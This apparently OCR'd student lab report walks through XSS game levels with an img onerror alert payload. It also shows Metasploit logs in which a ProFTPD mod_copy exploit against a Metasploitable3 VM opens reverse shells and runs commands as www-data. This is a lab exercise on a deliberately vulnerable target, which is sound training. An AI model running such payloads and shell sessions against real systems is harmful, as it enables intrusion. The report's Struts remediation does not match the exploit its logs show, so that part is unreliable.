
3. Vulnerability Exploitation

Activities:

- **Tools:** Metasploit, Nmap, OWASP ZAP.
- **Tasks:** Scan and exploit a vulnerable web app.



[1/6] Level 1: Hello, world of XSS

Mission Description

This level demonstrates a common cause of cross-site scripting where user input is directly included in the page without proper escaping.

Interact with the vulnerable application window below and find a way to make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar.

Mission Objective

xss-game.appspot.com


Congratulations, you executed an alert:

hii

You can now advance to the next level.

Sorry, no results were found for . Try again.

https://xss-game.appspot.com/level1/frame?



[2/6] Level 2: Persistence is key

Mission Description

Web applications often keep user data in server-side and, increasingly, client-side databases and later display it to users. No matter where such user-controlled data comes from, it should be handled carefully.

This level shows how easily XSS bugs can be introduced in complex apps.

Mission Objective

xss-game.appspot.com

Congratulations, you executed an alert:

1

You can now advance to the next level.


Chatter from across the Web.

You
Sun Aug 31 2025 01:56:40 GMT-0400 (Eastern Daylight Time)

Welcome!

This is your *personal* stream. You can post anything you want here, especially madness.

You
Sun Aug 31 2025 01:58:03 GMT-0400 (Eastern Daylight Time)



kali-linux-2025.2-vmware-amd64 - VMware Workstation

https://xss-game.appspot.com/level3

execution sinks which means that they will cause the browser to execute any scripts that appear in their input. Sometimes this fact is hidden by higher-

xss-game.appspot.com

Congratulations, you executed an alert:

1

You can now advance to the next level.


OK

Your Target

```
▾<html> event scroll
  ▸<head>⋯</head>
  ▾<body id="level3"> overflow
    ▸<div id="header">⋯</div>
     <div id="tab1" class="tab active" onclick="chooseTab('1')">Image 1</div> event
     whitespace
     <div id="tab2" class="tab" onclick="chooseTab('2')">Image 2</div> event
     whitespace
     <div id="tab3" class="tab" onclick="chooseTab('3')">Image 3</div> event
    ▾<div id="tabContent"> scroll
       Image 1
       <br>
       <img src="1" href="1" onerror="javascript:alert(1)"> event
     </div>
   </body>
  </html>
 </iframe>
</div>
▸<h2>⋯</h2> overflow
▸<iframe id="source-frame" src="/level3/source">⋯</iframe>
▸<h2>⋯</h2> overflow
▸<div id="hints">⋯</div> overflow
</body>
</html>
```

html › body › div#game-frame-container › iframe.game-frame › html › body#level3 › div#tabContent › img

To direct input to this VM, click inside or press Ctrl+G.



kali-linux-2025.2-vmware-amd64 - VMware Workstation

https://xss-game.appspot.com/level4

Inject a script to pop up a JavaScript alert() in the application.

Your Target

URL https://xss-game.appspot.com/level4/frame?timer=3

xss-game.appspot.com

1

OK


```
GET https://xss-game.appspot.com/favicon.ico                [HTTP/3 404  0ms]
» alert(1)
⚠ Scam Warning: Take care when pasting things you don't understand. This could allow attackers to steal your identity or take control of your computer. Please type 'allow pasting' below (no need to press enter) to allow pasting.
```

To direct input to this VM, click inside or press Ctrl+G.


- **Brief:**
  - Scan and Exploit: Scan Metasploitable3 with Nmap; exploit with Metasploit (exploit/multi/http/struts_code_exec). Log:

Vulnerability	CVSS Score	Description
Struts RCE	9.8	Remote code execution


Metasploitable3


M3 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-am...
M3
To direct input to this VM, click inside or press Ctrl+G.
25°C
Cloudy
Search
ENG
IN
05:07
01-09-2025

```
docker0   Link encap:Ethernet  HWaddr 02:42:71:00:2a:43
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:71ff:fe00:2a43/64 Scope:Link
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:1032 (1.0 KB)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:b9:50:3f
          inet addr:192.168.0.144  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:503f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4498 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1077 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6530335 (6.5 MB)  TX bytes:79381 (79.3 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:b9:50:49
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:5049/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:59 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9219 (9.2 KB)  TX bytes:9236 (9.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:648 errors:0 dropped:0 overruns:0 frame:0
          TX packets:648 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:143238 (143.2 KB)  TX bytes:143238 (143.2 KB)

vagrant@metasploitable3-ub1404:~$ _
```



```
[*] 192.168.0.144:80 - Executing PHP payload /cBJnzP.php
[+] 192.168.0.144:80 - Deleted /var/www/html/cBJnzP.php
[*] Command shell session 1 opened (192.168.0.164:4444 → 192.168.0.144:43767) at 2025-09-02 23:41:16 -0400
[-] 192.168.0.144:80 - Exploit aborted due to failure: unknown: 192.168.0.144:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.0.164:4444
[*] 192.168.0.144:80 - 192.168.0.144:21 - Connected to FTP server
[*] 192.168.0.144:80 - 192.168.0.144:21 - Sending copy commands to FTP server
[*] 192.168.0.144:80 - Executing PHP payload /vRFfuo.php
who[+] 192.168.0.144:80 - Deleted /var/www/html/vRFfuo.php
[*] Command shell session 2 opened (192.168.0.164:4444 → 192.168.0.144:43769) at 2025-09-02 23:42:27 -0400
whoami

[-] 192.168.0.144:80 - Exploit aborted due to failure: unknown: 192.168.0.144:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > whwhoami
[-] Unknown command: whwhoami. Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) >
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43767 (192.168.0.144)
  2         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43769 (192.168.0.144)

msf exploit(unix/ftp/proftpd_modcopy_exec) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) > session -l 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -l 1

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43767 (192.168.0.144)
  2         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43769 (192.168.0.144)

msf exploit(unix/ftp/proftpd_modcopy_exec) > session -i 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
www-data
```


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware...
M3
1 2 3 4
23:52
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
26°C
Mostly cloudy
Search
ENG
IN
09:22
03-09-2025

```
[*] 192.168.0.144:80 - 192.168.0.144:21 - Connected to FTP server
[*] 192.168.0.144:80 - 192.168.0.144:21 - Sending copy commands to FTP server
[*] 192.168.0.144:80 - Executing PHP payload /vRFfuo.php
who[+] 192.168.0.144:80 - Deleted /var/www/html/vRFfuo.php
[*] Command shell session 2 opened (192.168.0.164:4444 → 192.168.0.144:43769) at 2025-09-02 23:42:27 -0400
whoami

[-] 192.168.0.144:80 - Exploit aborted due to failure: unknown: 192.168.0.144:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > whwhoami
[-] Unknown command: whwhoami. Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) >
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43767 (192.168.0.144)
  2         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43769 (192.168.0.144)

msf exploit(unix/ftp/proftpd_modcopy_exec) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) > session -l 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -l 1

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43767 (192.168.0.144)
  2         shell cmd/unix               192.168.0.164:4444 → 192.168.0.144:43769 (192.168.0.144)

msf exploit(unix/ftp/proftpd_modcopy_exec) > session -i 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
www-data
pwd
/var/www/html
ls
chat
drupal
payroll_app.php
phpmyadmin
```

- **Remediation:** Suggest patches (e.g., update Struts library). Verify in VM.

    1. Update the Struts Library.
    2. Struts 2.3.32 or Struts 2.5.10.1 or later
    3. After applying patches to Metasploitable3
    4. Restart the VM and test again for patches